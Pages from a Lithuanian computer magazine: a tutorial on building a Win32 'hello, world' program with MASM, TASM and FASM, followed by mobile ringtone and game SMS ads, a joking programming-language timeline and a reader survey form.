Atrodytų, kas čia sudėtingo? Imk ir transliuok...

Programą transliuojame su MASM'u, kurio paskutinę versiją galima pasiskolinti iš NTDDK:

```
ml /c /coff hello.asm
```

kur */c* — raktas, reiškiantis „tik asembliuoti, o ne linkinti" (linkinimo mes imsimės atskirai ir kiek vėliau), */coff* — transliuoti į *coff* bylą (pagal nutylėjimą sukuriama *omf* byla, su kuria moka dirbti retas linkeris). Na, o *hello.asm* — tai mūsų bylos pavadinimas. MASM keikiasi: „warning A4022: with /coff switch, leading underscore required for start address: start", tačiau lyg ir asembliuoja. Pala, tačiau pas mus juk yra žymė *start*, kuri naudojama kaip startinis adresas! Ko gi reikia transliatoriui?! Išsigimęs „Microsoft"! MASM nori gauti „_start" (su pabraukimu), o pas mus pabraukimo nėra! Išvada: *start* pakeisti į *_start* arba atminties modelyje nurodyti kitą iškvietimų tipą — „stdcall". Dabar programa asembliuojasi sklandžiai, todėl ateina laikas ją linkinti. Tai daroma taip:

```
link /SUBSYSTEM:WINDOWS hello.obj KERNEL32.LIB USER32.lib
```

kur SUBSYSTEM — už posistemės parinkimą atsakingas raktas (šiuo atveju tai yra WINDOWS, tačiau taip pat yra konsolinėms programoms skirtas CONSOLE ir tvarkyklėms skirtas NATIVE), *hello.obj* — linkinamos bylos pavadinimas, KERNEL32.LIB ir USER32.LIB — kartu su *Platform* SDK pateikiamų būtinų bibliotekų pavadinimai. Jeigu SDK neturi, tai ms *link* linkeris jas gali sugeneruoti savarankiškai, jam tereikia nurodyti raktą /IMPLIB:KERNEL32.DLL.

```
hello2.obj : error LNK2001: unresolved external symbol _ExitProcess
hello2.obj : error LNK2001: unresolved external symbol _MessageBoxA
```

```
00004940: 40 31 32 00-5F 45 6E 75-6D 50 72 6F-70 73 45 78  @12 _EnumPropsEx
00004950: 57 40 31 32-00 5F 5F 69-6D 70 5F 5F-45 6E 75 6D  W@12 __imp__Enum
00004960: 50 72 6F 70-73 45 78 57-40 31 32 00-5F 4D 65 73  PropsExW@12 _Mes
00004970: 73 61 67 65-42 6F 78 41-40 31 36 00-5F 5F 69 6D  sageBoxA@16 __im
00004980: 70 5F 5F 4D-65 73 73 61-67 65 42 6F-78 41 40 31  p__MessageBoxA@1
00004990: 36 00 5F 4D-65 73 73 61-67 65 42 6F-78 57 40 31  6 _MessageBoxW@1
```

tikrasis *MessageBoxA* veidas

```
hello2.exe : fatal error LNK1120: 2 unresolved externals
```

Še tau kad nori! Linkeris negali surasti funkcijos! Kodėl? Žvilgtelėjus į *USER32.lib* su *hex* redaktoriumi mes matome, kad *MessageBoxA* ten pridėtas kaip *_MessageBoxA@16*, kur _ — *stdcall* iškvietimo požymis, o *@16* — visų funkcijos argumentų dydis baitais. Atitinkamai *ExitProcess* iškviečiamas kaip *_ExitProcess@4*, kadangi čia perduodamas viso labo vienas argumentas, o 32 bitų režime jie visi užima du žodžius.

Vis tiek nieko nesuprantu! Juk mes jau pasakėme, kad atminties modelis — *stdcall*, po ko transliatorius prie visų funkcijų klusniai pridėjo pabraukimo ženklą. Tačiau paaiškėjo, kad jis pamiršo argumentus. O kaip jis juos galėtų papildyti? Juk funkcijos prototipas apibrėžtas kaip ROC! Še tau kad nori, asembleris pasikuklino užsiimti saviveikla!

Komplekte su pilna MASM versija pateikiamos *inc* bylos, kuriose visi prototipai apibrėžti teisingai, tačiau DDK nėra nieko panašaus, todėl šį darbą mums teks atlikti savarankiškai ir rašyti šitaip: *extern MessageBoxA@16:near* arba taip: *extern _imp__MessageBoxA@16:dword*. Pastaruoju atveju funkcija bus iškviesta per perjungiklį. Jeigu atminties modelyje nenurodytas žodis *stdcall* ir atitinkamai transliatorius neprideda pabraukimo ženklų, abi konstrukcijos atrodytų taip: *extern _MessageBoxA@16:near* ir *extern __imp__MessageBoxA@16:dword*. Kad kiekvieną kartą nereikėtų iškvietinėti ilgo pavadinimo, sukurk trumpą aljasą, kurį gali pavadinti tiek *msgbox*, tiek *mb*, nors, siekdami išvengti painiavos, programuotojai vis dėlto išsaugo originalius API pavadinimus ir pašalinta tik „_" bei „$x".

Užbaigtas programos variantas atrodo taip:

```
.386
.model flat

extern _ExitProcess@4:near
extern _MessageBoxA@16:near

.data
s0 db 'hello, world',0

.code
_start:
        push 0
        push 0
        push offset s0
        push 0
        call _MessageBoxA@16

        push 0
        call _ExitProcess@4
end _start
```

Dabar programa normaliai transliuojasi ir net veikia, tačiau vis tiek liko neatsakytas vienas klausimas: kodėl jos kūrėjas iš anksto neatliko visų šių veiksmų?! Ogi todėl, kad programa skirta TASM'ui, kurios bibliotekose funkcijos vadinamos taip, kaip parašyta, o ne taip, kaip diktuoja susitarimas apie *stdcall* iškvietimus. Tuomet kodėl gi programos netransliavus su TASM'u?! Tam yra priežasčių. Visų pirma, TASM yra užmestas ir jau nebetobulinamas produktas (beje, MASM taip pat nebetobulinamas). Antra, TASM sugeneruotas objektines bylas sunku integruoti į kitus projektus. Tačiau jeigu kam nors patinka TASM, tai programą galima kompiliuoti taip:

rem asembliuojame

```
tasm32 /ml h2.asm

rem iš dll paruošiame bibliotekas
implib -c user32.lib C:\WINNT\system32\user32.dll
implib -c kernel32.lib C:\WINNT\system32\kernel32.dll
```

rem linkiname

```
tlink32 h2.obj -Tpe -aa -L user32.lib -L kernel32.lib
```

O ar negalima būtų mūsų programos asembliuoti su nuostabiu (ir tuo pačiu visiškai nemokamu) transliatoriumi FASM? Deja! FASK sintaksės skirtumai labai dideli, todėl be kapitalinio listingo pataisymo čia neapsieitume. Pateiksiu pavyzdį. Plačiai paplitusi konstrukcija DB 669h DUP(?) priverčia FASM sumišti ir ją tenka pakeisti į *rb 669h*, kas, be jokios abejonės, trumpiau, tačiau vis tiek kiek perkeliant tenka padaryti papildomo darbo! Mes jau minėjome *offset* nebuvimą. Įprastinių direktyvų taip pat nėra. Makropriemonės yra, tačiau toli gražu ne tokios, kaip MASM'e, ir veikia jos visiškai ne taip!

Pritaikius programą FASM'ui, ji atrodo štai taip:

```
include 'INCLUDE\win32ax.inc'

.code
start:
        push 0
        push 0
        push s0
        push 0
        call [MessageBox]

        push 0
        call [ExitProcess]

.data
s0 db 'hello, world',0

.end start
```

Kaip matai, dingo direktyvos *.386* ir *.model*, o raktinio žodelio *.end* pradžioje atsirado taškas, kurio anksčiau čia nebuvo. Prijungiamoje byloje „win32ax.inc" yra visi reikalingi apibrėžimai, todėl API funkcijos iškviečiamos su tarp laužtinių skliaustų įrašytais savo vardais (netiesioginis iškvietimas pagal nuorodą, jeigu darysi kitaip — viskas baigsis nesėkme). Iš instrukcijos *push s0* dingo raktinis žodis *offset*. Ko gero, tai viskas. Dabar transliatorius sėkmingai suvartoja programą ir nepaspringsta: *fasm hello.asm*. O mums savo ruožtu belieka paleisti sukurtą exe bylą ir pasidžiaugti tuo, kaip gerai ji veikia.

Manysime, jog mes pakankamai subrendome visos programos asembliavimui.

Jei jau esi mobilus - būk ir stilingas

BT-Geras.com

laika

NAUJOS TOP 5

	kodas
LT United / We Are The Winners	winners
Mary J. Bildge feat. U2 / One	onemary
Arash feat. Helena / Arash	arash
Flipside Feat. Piper / Happy Birthday	bday
Bob Sinclair / World, Hold On	world

POPULIARIOS 5

	kodas
Madonna / Sorry	sorrymado
Black Eyed Peas / Pump It Up	pumpi
Crazy Frog / Pinocchio	pino
Hi Tack / Say Say Say	saysay
Metallica / Whiskey In The Jar	whiskey

ŠAUNIOS TOP 20

	kodas
Shakira / Whenever, Wherever	whenever
Benassi Bros feat. Dhany / Hit My Heart	hitmyhea
Lenny Kravitz / Fly Away	flyaway
ATB / Ecstasy	ecsta
AC/DC / TNT	tnt
Michael Gray / The Weekend	theweekend
Britney Spears / Everytime	everyt
Avril Lavigne / Nobody's Home	nobodyshom
Black Eyed Peas / Let's Get It Started	letsgetits
Jessica Simpson / These Boots Are...	thesebootsht
Gorillaz / Feel Good Inc.	feelgoodinc
Linkin Park / Breaking The Habit	habit
Guano Apes / Lords Of The Boards	lords
50 Cent feat. Olivia / Candy Shop	candyshop
TV / Mission Impossible	mission
System Of A Down / Hypnotize	hypnotize
Serega / Cherny Bumer	cherny
Arash / Temptations	tempta
Bob Sinclair / Love Generation	lovege
Dima Bilan / Never Let You Go	neve

Melodijos

Polifoninės melodijos: rašyk SMS: EXEP KODAS, pvz.: exep axel siųsk numeriu 1321, kaina 2 Lt.
Monofoninės melodijos: rašyk SMS: EXEM KODAS, pvz.: exem axel siųsk numeriu 1321, kaina 2 Lt.
Nusiųsk draugui: EXEP KODAS 370XXXXXXX

NAUJOS MELODIJOS

	kodas
Rihanna / SOS	rescue
Ne-Yo / So Sick	sosick
T.A.T.U. / Friend Of Foe	frie
Shakira / Hips Don't Lie	hips
The Pussycat Dolls / Beep	beep
ATB / Let U Go	letu
Cascada / How Do You Do	howdoyoudo
Crazy Frog / Popcorn	popcorn
Mattafix / Big City Life	bigcitylife
Eminem / When I'm Gone	whenimgone
Dancing Djs Vs. Roxette / Fading Like A Flower	fadi
Poets Of The Fall / Carnival Of Rust	carniv

POPULIARIOS MELODIJOS

	kodas
Crazy Frog / Bailando	baila
Prodigy / Voodoo People	voodoopeop
Paul Van Dyk / Crush	crush
Rammstein / Rosenrot	rosen
Gwen Stefani / Cool	coolgs
HIM / Killing Loneliness	killinglone
50 Cent / Just A Lil Bit	justalil
Benassi Bros feat. Dhany / Every Single Day	everysing
DJ Tiesto / Traffic	traffic
Madonna / Hung Up	hunguphit
Europe / The Final Countdown	finalcou
T.A.T.U. / All About Us	allaboutu
Bomfunk MC's / Freestyler	freestyler
Black Eyed Peas / My Humps	myhumpsht
Shakira / Don't Bother	dontbother
Serega / Cherny Bumer	cherny
James Blunt / You're Beautiful	youre
The Eagles / Hotel California	hotelcalif
Queen / We Are The Champions	champion
2 Unlimited / No Limit	nolimit

TV

	kodas
Simpsonai	simpsons
X-Files	xfiles
Vedęs ir turi vaikų	loveandm
Nu, Pogodi!	nupogodi
Rožinė pantera	pinkpant

VASAROS MELODIJOS

	kodas
Arash / Boro, Boro	boroboro
Daddy Yankee / Gasolina	gasolina
Arash / Temptations	tempta
Juanes / Volverte A Ver	volve
Sugababes / Push The Button	pushtheht
Juanes / La Camisa Negra	camisa
Sean Paul / We Be Burnin'	webebur
Eros Ramazotti / Cose Della Vita	cosedellavit
Bob Sinclair / Love Generation	lovege

ŠAUNIOS MELODIJOS

	kodas
Black Eyed Peas / Don't Lie	dontlie
50 Cent / Outta Control	outtacont
System Of A Down / Hypnotize	hypnotize
Robbie Williams / Tripping	trippinght
ATB / 9 PM (Till I Come)	9pmtilli
HIM / Wings Of A Butterfly	wingsofa
Ozzy Osbourne / Dreamer	dreamer
Rammstein / Benzin	benzin
Tom Jones / Sexbomb	sexbomb
Depeche Mode / Precious	precious
50 Cent / Window Shopper	windowshop
The Pussycat Dolls / Don't Cha	dontcha
Rammstein / Du Hast	duhast
Robert Miles / Children	children
TV / Monk	monk
Vanilla Ninja / Dangerzone	danger

Tikro garso melodijos

Rašyk SMS: EXETRUE KODAS, siųsk numeriu 1326, kaina 5 Lt. pvz.: exetrue sorry
Nusiųsk draugui: EXETRUE KODAS 370XXXXXXX

TOP 5 ORIGINALIOS

	kodas
ATB / 9 PM -Till I Come	9pmtilli
Rammstein / Amerika	ameri
Metallica / Enter Sandman	entersan
Rasmus / First Day Of My Life	firstd
Scooter / Hello (Good To Be Back)	hellogoo

ORIGINALIOS

	kodas
Scorpions / Wind Of Change	windo
ATB / You're Not Alone	yourenot
Scooter / Shake That	shaketha
Prodigy / Smack My Bitch Up	mybitch
Prodigy / Voodoo People	voodoo
Nightwish / Nemo	nemo
The Rasmus / In The Shadows	inthesha
Touch And Go / Would You...	wouldyou

TIKRO GARSO KOVERIAI

	kodas
Madonna / Sorry	sorry
Black Eyed Peas / My Humps	myhumps
The Pussycat Dolls / Don't Cha	dontcha
Cascada / Everytime We Touch	wetouch
T.A.T.U. / All About Us	aboutus
Shakira / Don't Bother	bother
Robbie Williams / Tripping	trippin
Sugababes / Push The Button	push

Žaidimai telefonams

Rašyk SMS: EXEGAME KODAS, siųsk numeriu 1336
Kaina 10 Lt. Pvz.: exegame car
Nusiųsk draugui: EXEGAME KODAS 370XXXXXXX

World Soccer 2006
Siųsk sms: EXEGAME worldsoccer

Pasaulio futbolo taurė 2006 vyksiančiai Vokietijoje pristato žaidimą World Soccer 2006.

Colin McRae Rally 2005
Naujiena!

Siųsk sms: EXEGAME colinmcraerally

Viską pakeliu nušluojantis naujasis Colin McRae Rally pagaliau mobilus. Žaidimas yra tiesiog pritrenkiantis, kuriame tu vairuoji klasikinį Subaru Impreza WRX. Tikroviškas 3D žaidimo apipavidalinimas tau sukels šiurpulius.

Robin Hood - Defender Of The Crown
Siųsk sms: EXEGAME robinhood

Tai klasikinis veiksmo bei strategijos žaidimas. XII amžiaus Anglijoje vyksta kruvini karai, Saksonijos riteriai išsirinko tave savo lyderiu, tad vesk juos į mūšį ir laimėk.

Naujiena!

The Fast and The Furious
Siųsk sms: EXEGAME fastandfurious

Atgavinti savo varikiuką, ir vėl atėjo laikas prasiųsti prie The Fast and The Furious™ / Greitų Bei Įsiutusių. Tapk tikru gatvės pasaulio ir galynėkis su geriausiais.

Naujiena!

SWAT Force
Siųsk sms: EXEGAME swatforce

SWAT - greičiausiai reaguojantis Los Andželo policijos padalinys. Įkaitai, plėšimai, grasinimai, sprogimai - tai jų kasdienybė.

Robocop
Siųsk sms: EXEGAME robocop

Robocop - pusiau žmogus, pusiau mašina - policininkas. Pagaliau Detroito gatvėse ramiau. Robokopas gina nekaltus gyventojus, apsaugo nuo nusikaltimų ir stabdo kelią tokiems nedorėliams, kaip OCP. Tu esi Aleksas Merfis - Robokopas, tavo tikslas - sunaikinti nusikaltėlių sistemą, apginti nekaltą bei išlaisvinti įkaitus.

Naujiena!

New York Nights
Siųsk sms: EXEGAME ny

New York Nights - pašėlęs situacijų žaidimas, kuriame gali atsidurti itin netikėtose ar juokingose situacijose.

King Kong
Siųsk sms: EXEGAME kong

Oficiali vieno iš populiariausių metų filmų, žaidimo versija mobiliajam telefonui.

Ages of Traders
Siųsk sms: EXEGAME traders

Tikra XVI amžiaus ekonominė strategija tavo telefone. XVI amžius - aukso laikai pirkliams, tad tavo kapitonas ir tu plauksite okeanais ir aplankysite daugybę uostų. Jūs turite parduoti viską, kas įmanoma ir tapti turtingu.

Ghost Attack!
Siųsk sms: EXEGAME ghost

„Ghost Attack" - kraujų permirkusi šaudyklė. Žaidėjas turi šaudyti lavonus kapinėse.

Master Blaster
Naujiena!

Siųsk sms: EXEGAME masterblaster

Master Blaster - šaudymo žaidimas tavo mobiliajam telefonui. Juo lengva naudotis, jis yra išties linksmas ir nepaprastai užkrečiantis. Tau tereikia sujungti tris ar daugiau vienspalvių kamuoliukų.

Madagascar - Going Wild
Siųsk sms: EXEGAME madagascar

Madagascar - kompiuteriu animuota komedija, kurioje keturi civilizuoti gyvūnėliai: liūtas, zebras, hipopotamas ir žirafa patenka į paslaptingą salą.

Naujiena!

Crash Racing
Siųsk sms: EXEGAME crashracing

Tęsk senuosius Crash Nitro Cart and Crash Twinsanity nuotykius. Crash Bandicoot and Dr. Neo Cortex ir vėl kovoja vienas prieš kitą!

Metal Slug
Siųsk sms: EXEGAME metalslug

Metal Slug yra kombinacija, kurioje reikia šaudyti, šokinėti bei vairuoti ir visa tai kuria azartą nei reikalauja dėmesio. Net atliekamose misijose, kurios vyksta skirtingose vietose: džiunglėse, karo zonoje, dykumose, tau reikia kovoti prieš snaiperius bei kurius.

Naujiena!

Mission Impossible III
Siųsk sms: EXEGAME mi3

Itanas Huntas dabar vykdo misiją tavo telefone.

Platinum Sudoku
Siųsk sms: EXEGAME plsudoku

Platinum Sudoku yra pats išsamiausias žaidimas dėlionė mobiliajam telefonui.

Naujiena!

Mummy and The Beauty
Siųsk sms: EXEGAME mummy

Naujiena!

Top Guy: Governator
Siųsk sms: EXEGAME topguy

Tavo tikslas tapti tikra žudymo mašina, nes kitaip tu nesugebėsi įvykdyti savo misijos.

Naujiena!

Spalvoti paveiksliukai

Rašyk SMS: EXEI KODAS, siųsk numeriu 1321
Kaina 2 Lt. Pvz.: exei car
Nusiųsk draugui: EXEI KODAS 370XXXXXXX

EXEI cutedog, EXEI loodus2, EXEI loodus7

EXEI ru3552, EXEI pb301, EXEI wrinkledog, EXEI car03, EXEI mexico, EXEI scarycat, EXEI animal15

EXEI finger, EXEI tribal05, EXEI gm2726, EXEI formula1, EXEI pb291, EXEI pb293, EXEI ecuador

Animacijos

Rašyk SMS: EXEANI KODAS, siųsk numeriu 1328
Kaina 3 Lt. Pvz.: exeani shell
Nusiųsk draugui: EXEANI KODAS 370XXXXXXX

EXEANI dolphin, EXEANI marble

EXEANI dragon, EXEANI ru4470, EXEANI exotic, EXEANI boxer, EXEANI pee, EXEANI cycle1

EXEANI mushroom, EXEANI groovemooby, EXEANI maldives, EXEANI ru4451, EXEANI gm3339, EXEANI fitness

Spalvoti paveiksliukai, JAVA žaidimai ir polifoninės melodijos tinka OMNITEL, BITĖS ir TELE2 abonentams, užsisakiusiems WAP paslaugą. Jei siunčiate žinutę draugui, mokėsite pats. Polifoninių melodijų užsakymui tinka dauguma žinomų Nokia, Motorola, Alcatel, LG, Samsung, Siemens ir SonyEricsson modelių, kurie groja polifonines melodijas. Monofoninės melodijos tinka visiems Nokia modeliams. Tikro garso (mp3) melodijos tinka tiems NOKIA, MOTOROLA, SAMSUNG, SIEMENS ir SONY ERICSSON telefonų modeliams, kurie atkuria mp3 formatą (pasitikrinkite savo telefono specifikacijas). Spalvotų paveikslėlių užsakymui tinka dauguma žinomų Nokia, Motorola, Alcatel, LG, Samsung, Siemens ir SonyEricsson modelių su spalvotu ekranu. Animuotos ekrano užsklandos tinka tiems telefonų modeliams NOKIA, MOTOROLA, SAMSUNG, SIEMENS ir SONY ERICSSON, kurie suderinti animuotiems paveikslėliams (pasitikrinkite savo telefono specifikacijas).

Kilus klausimams: laika.lt@laikamobile.com

068
50 metų programavimo kelionė






1955
Fortran
FORmule TRANslator — formulių vertėjas. Senesni programuotojai jam iki šiol meldžiasi.

1958
Algol
Džonas Bakusas pats neišsiduoda: *ALGOrthmic Language* — jis turi talentą kurti pavadinimus.

1958
Lisp
Sąrašai, sąrašai — mums visiems patinka sąrašai... Sakoma, jog su ŠITUO veikia *emacs*. Kultūrinis šokas.

1960
Cobol
Vėl puikus pavadinimas: *Common Business Oriented Language* — universali į verslą orientuota kalba.

1964
PL\1
Su šia kalba dar programavo mano mama.

1970
Pascal
Pirmasis Niklauso Virto kūrinys. Kalbos pavadinimas normalus, o Virto vardas — super.

1972
Prolog
Programavimo kalbų kūrėjai laikosi tradicijų: *PROgramming LOGic*.

1972
C
Denisas Ričis pasistengė.

1975
Basic
Basic Beginner's All-purpose Symbolic Instruction Code — universalus simbolinių instrukcijų kodas pradedantiesiems. Kliedesiai.

1976
Forth
Šiaip jau Čarlzas Mūras planavo ją pavadinti *Fourth*, tačiau šis nuostabus pavadinimas netilpo į tuometinių ESM 5-ių simbolių rėmus. Gavosi *Forth*.

1979
Modula 2
N.Virtas su paskaliu nenurimo. Jam to maža.

1980
Ada
Specialiai kariškiams skirta kalba.

1985
C++
Bjarnas Straustrupas, nepaisydamas savo paukštį primenančios pavardės, įsigudrino sukurti išskirtinai normalų daiktą. Tiek eksploitų — tik spėk suktis.

1987
Perl
Sukūrė Laris Volas. Peikti negaliu, tačiau dėl realizacijoje paliktų skylių susikūrė nemažai *hack* grupių.

1987
Oberon
Niklausas nerimsta.

1991
Python
Beje, kalba pavadinta mano mėgstamo šou „Monty Python“ garbei. Ir gyvatės čia niekuo dėtos.

1992
Oberon-2
Nėra žodžių... vien tik emocijos.

1993
Delphi
TurboPascal mutavo į *Delphi*. Pagarba kompanijai „Borland“.

1995
PHP
Rasmusas Lerdorfas iš pradžių nė nemanė kurti jokių programavimo kalbų — tiesiog nusprendė paskaičiuoti, kiek žmonių skaito jo reziumė. Naudojo *Perl*.

1995
Java
Kavos virimo aparatams ir kavos mėgėjams skirta kalba.

1999
C#
"*Delphi* „Microsoft“ gerbėjams". Beje, labai patogus dalykėlis.



ANKETA Nr. 39

Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti išvalyti

ANKETĄ SIŲSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu

metus

Naudojiesi internetu

metus

Kiek žurnalo numerių skaitei?

numerius

Kokią OS naudoji?

38–OJO NUMERIO NUGALĖTOJAS: VIKTORAS PARTAUSKAS IŠ PALANGOS. JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.

SUPER

Pagalbos telefonas: 8 656 56000

SUPER JAVA MALUNSPARNIAI

A.I.M.S - specialios misijos

Rašyk SMS: HA JAVA 65478
Siųsk numeriu: 1354 10 Lt

Motorola: C650, V220, V3 Razr, V500, V525, V600. Nokia: 2650, 3100, 3200, 3220, 3300, 3650, 3660, 5100, 5140, 6020, 6100, 6170, 6200, 6220, 6230, 6260, 6600, 6610, 6610i, 6630, 6680, 6800, 6820, 7200, 7210, 7250, 7250i, 7260, 7610, 7650, N-Gage. Sharp: GX30, TQ-GX1, TQ-GX20. Siemens: C65, CX65, CX70, M65, S65, SX1. Sony Ericsson: F500, K500i, K600i, K608i, K700, K750i, V800, W550i, W800, W800i, W810i, Z1010, Z800.

SUPER JAVA GALŲ MŪŠIS

Padėk Asteriksui išgelbėti Obeliksą

Rašyk SMS: HA JAVA 194513
Siųsk numeriu: 1354 10 Lt

Motorola: C650, E1000, E398, V180, V220, V3 Razr, V500, V525, V600. Nokia: 2650, 3100, 3120, 3200, 3220, 3230, 3300, 3510i, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6230, 6230i, 6260, 6600, 6610, 6610i, 6630, 6670, 6800, 6820, 7200, 7210, 7250, 7250i, 7260, 7610, 7650, 8800, 8801, 8910i, N-Gage. Samsung: D500, E700, E710, E730, Z107, Z500. Siemens: CX65, S65. Sony Ericsson: F500, J300i, K300, K300i, K500i, k508i, K700, K750i, T610, T630, V800, W550i, W800, W800i, W810i, Z1010, Z600.

SUPER JAVA BEJEWELED

Leisk laiką su Bejeweled žaidimu

Rašyk SMS: HA JAVA 141452
Siųsk numeriu: 1354 10 Lt

Motorola: C650, E1000, V180, V220, V3 Razr, V500, V525, V600. Nokia: 3100, 3120, 3200, 3300, 3510i, 3650, 5100, 6020, 6100, 6200, 6220, 6260, 6600, 6610, 6610i, 6800, 6820, 7200, 7210, 7250, 7250i, 7610, 8910i, N-Gage. Samsung: D500, E330, E700, E730, P510, X460, Z300, Z500. Siemens: C65, CX65, CX70, M55, M65, MC60, S55, S65, SL55, SL56. Sony Ericsson: F500, K300, K300i, K500i, k508i, K600i, K608i, K700, K750i, S700i, T610, T630, V800, W550i, W800, W800i, W810i, Z1010, Z600.

11820

SUPER JAVA BOMBERMAN

Sprogdink viską kas juda!

Rašyk SMS: HA JAVA 57626
Siųsk numeriu: 1354 10 Lt

Motorola: C650, V3 Razr, V500, V525, V600. Nokia: 3100, 3200, 3220, 3300, 3510i, 3650, 3660, 5100, 5140, 6020, 6100, 6170, 6200, 6220, 6230, 6260, 6600, 6610, 6610i, 6630, 6800, 7210, 7250, 7250i, 7260, 7600, 7610, 7650, 8910i, N-Gage. Samsung: E700, E710, Z107. Sharp: GX30, TQ-GX1, TQ-GX20. Siemens: CX65, CX70, M55, M65, S55, S65, SL55, SL56, SX1. Sony Ericsson: F500, K500i, K600i, K608i, K700, K750i, T610, T630, W550i, W800, W800i, W810i, Z1010, Z600.

Rašyk SMS:
HA RHOR gimimo diena, mėnuo ir metai
Pvz.: HA RHOR 18.07.1983
Siųsk numeriu: 1352 2 Lt

Rytų horoskopas

Sužinok savo likimą ir ateitį!

SAPNININKAS

Ar kada susimąstei, ką tavo sapnas reiškia? Sužinok tai...

Rašyk SMS: HA SAPNAS sapno reikšmė
Pvz.: HA SAPNAS medis
Siųsk numeriu: 1352 2 Lt

SMS teroras

Užsakyk 10 intriguojančių SMS draugui ar priešui!

Kodas: SEXY - žinutės, kurios tikrai privers pasijusti SEXY!
Kodas: ORGAZMAS - Ahh... Ohhh... Užsmaigstys ir nejautriausius!!!
Kodas: PATINKI - jeigu tau kažkas labai patinka, išsiųsk!
Kodas: ATSTOK - joks įkyruolis neapsidžiaugs gavęs šią SMS porciją!
Kodas: BAISUOKLIS - privers patikėti savo baisumu!
Kodas: NERŪKYK - tikrai išves iš katrybės rūkorius!
Kodas: NEPATINKI - siųsk priešams!
Kodas: STRESAS - viena žinutė po kitos! Kodėl?!
Kodas: SLUNKIS - tu esi slunkius! Tikras nevėkšla!

Rašyk SMS: HA TERORAS kodas gavėjo tel. numeris
Pvz.: HA TERORAS SEXY 3706XXXXXXX
Siųsk numeriu: 1350 5 Lt

SUPER PAVEIKSLIUKAI

45483, 45496, 74342, 30627, 45503
55599, 55665, 32022, 32008
39446, 57776, 55593, 45676
45628, 45843, 41319, 41314
41293, 41273, 45834, 41333
34496, 162265, 36621, 35023
66369, 66359, 65558, 34500
88630, 114365, 38189, 36403
40667, 74350
38183, 40029, 355
35594, 114363
KILLER 88700

KAIP GAUTI PAVEI… 2 Lt

Rašyk SMS: **HA WALL kodas**
pvz.: **HA SUPER 114363** Siųsk numeriu: **1352**
Siųsk draugui: **HA SUPER kodas** 3706XXXXXXX

Paveiksliukai tinka:

Nokia: visiems naujiems modeliams. Motorola: C650, V180, V220, V300, V500, V525, V550, V600. Samsung: C100, C100, E700, E710, P400, P510, E800, E810, X450, X100, Z100, SGH-Z107. Siemens: C60, C62, C62, M55, MC60, S55, SL55, ST55, St60, SX1. Sony Ericsson: K500i, K700, P800, P900, P910, T230, T300, T310, T610, T630, Z200. Pilnas sąrašas - www.inpoc.lt

IŠTRINK LOGOTIPĄ

Tik NOKIA telefonams

Rašyk žinutę: HA L TUSCIAS
Siųsk numeriu: 1352 2 Lt

Zodiako ženklai

Rašyk SMS:
HA SHOR zodiako ženklas1 ir ženklas2
Pvz.: HA SHOR svarstykles saulys
Siųsk numeriu: 1352 2 Lt

Sužinok, koks zodiako ženklas tau tinka geriausiai, o su kokiu geriau net neprasidėti.

SUPER MELODIJŲ TOP 10

Dima Bilan * Never Let You Go	218439
Lordi * Hard Rock Hallelujah	218458
Vilija * Mylėk	206288
A. Rimiškis * Kartais būna	214389
LT United * We Are The Winners	218462
69 danguje * Devintam danguj	216344
Raketa * Dolce Gabana	216342
Flipsyde * Happy Birthday	201844
Mihai Traistariu * Tornero	216206
2006 FIFA World Cup * Goleo	221326

SUPER MELODIJŲ NAUJIENOS

Beyonce * Deja Vu	221835
Justin Timberlake * Sexy Back	221832
Bumer 2 * Osen	221626
Paris Hilton * Stars Are Blind	219247
Rihanna * SOS	209851
R.H.C.P. * Dani California	218933
Nelly Furtado * Maneater	218637

SUPER MELODIJŲ REKOMENDACIJA

Shakira/W.Jean * Hips Don't Lie	213723
Eminem/Nate Dogg * Shake That	201846
Gnarls Barkley * Crazy	211667
50 Cent and G-Unit * If I Cant	37057
Flipsyde * Trumpets	219363
Tyla [kai ko nors nenori girdėti]	57532
Bob Sinclar * World, Hold On	214526

SUPER MELODIJOS VASARAI

Black Eyed Peas * My Humps	188552
Mino * Saulėtam pajūry	209486
A. Rimiškis * O kam sava	209482
Vudis * Pabėgai	206291
Biplan * Šok ir nesustok	173759
M. Mikutavičius * Laikas būti pir...	218216
Raketa * Planas Chuliganas	216343
Sel ft. Mia * Muzika	211815
Mino ir Vilija * Vivo per lei	188099
69 Danguje * Vasara	162209

SUPER MELODIJOS NESENSTA

Take That * Back For Good	208729
Sex Pistols * Anarchy In The UK	206151
Madonna * Hung Up	182253
AC/DC * Back In Black	12073
Naujieji Lietuviai * Afigenai	173767
Boney M * Daddy Cool	21321
Queen * We will rock you	25005
James Blunt * You're Beautiful	173731
Depeche Mode * Precious	173687
Prodigy * Voodoo People	38570

KAIP GAUTI MELODIJĄ? 2 Lt

POLI melodija - rašyk SMS: **HA SUPER kodas**
pvz.: **HA SUPER 219363** Siųsk numeriu: **1352**
Siųsk draugui: **HA SUPER kodas** 3706XXXXXXX
Mono melodija: **HA M kodas**

Melodijos tinka:

Polifoninės melodijos tinka: Nokia: visiems naujiems telefonams. Samsung: D500, E700, E710, P400, P510, S300M, SGH-E330, E800, E810, X450, X460, T100, V200, X100. Siemens: A60, C55, C60, C62, CF62, CV65, CX65, CX70, M55, M65, MC60, S55, S65, SK65, SL55, SL65, ST60, Sx1. Sony Ericsson: K500i, K700, K750, W800i, P800, P900, P910, S700i, T230, T290i, T300, T310, T610, T630, V800, Z1010, Z200. **Mono melodijos tinka:** Nokia: visiems naujiems telefonams. Pilnas sąrašas - www.inpoc.lt

WAP nustatymai

jau ir Ežiui!

Įsitikink, kad tavo telefone nustatyti WAP parametrai! Atsisiųsk parametrus iš savo operatoriaus! Ši žinutė automatiškai sukonfigūruos WAP - Nokia ir Sony Ericsson telefonams. WAP ir GPRS veikia OMNITEL, BITĖS ir TELE2 (išskyrus MAŽYLIO) tinkluose.
Rašyk žinutę: **GPRSWAP** Siųsk numeriu: **1352** **2 Lt**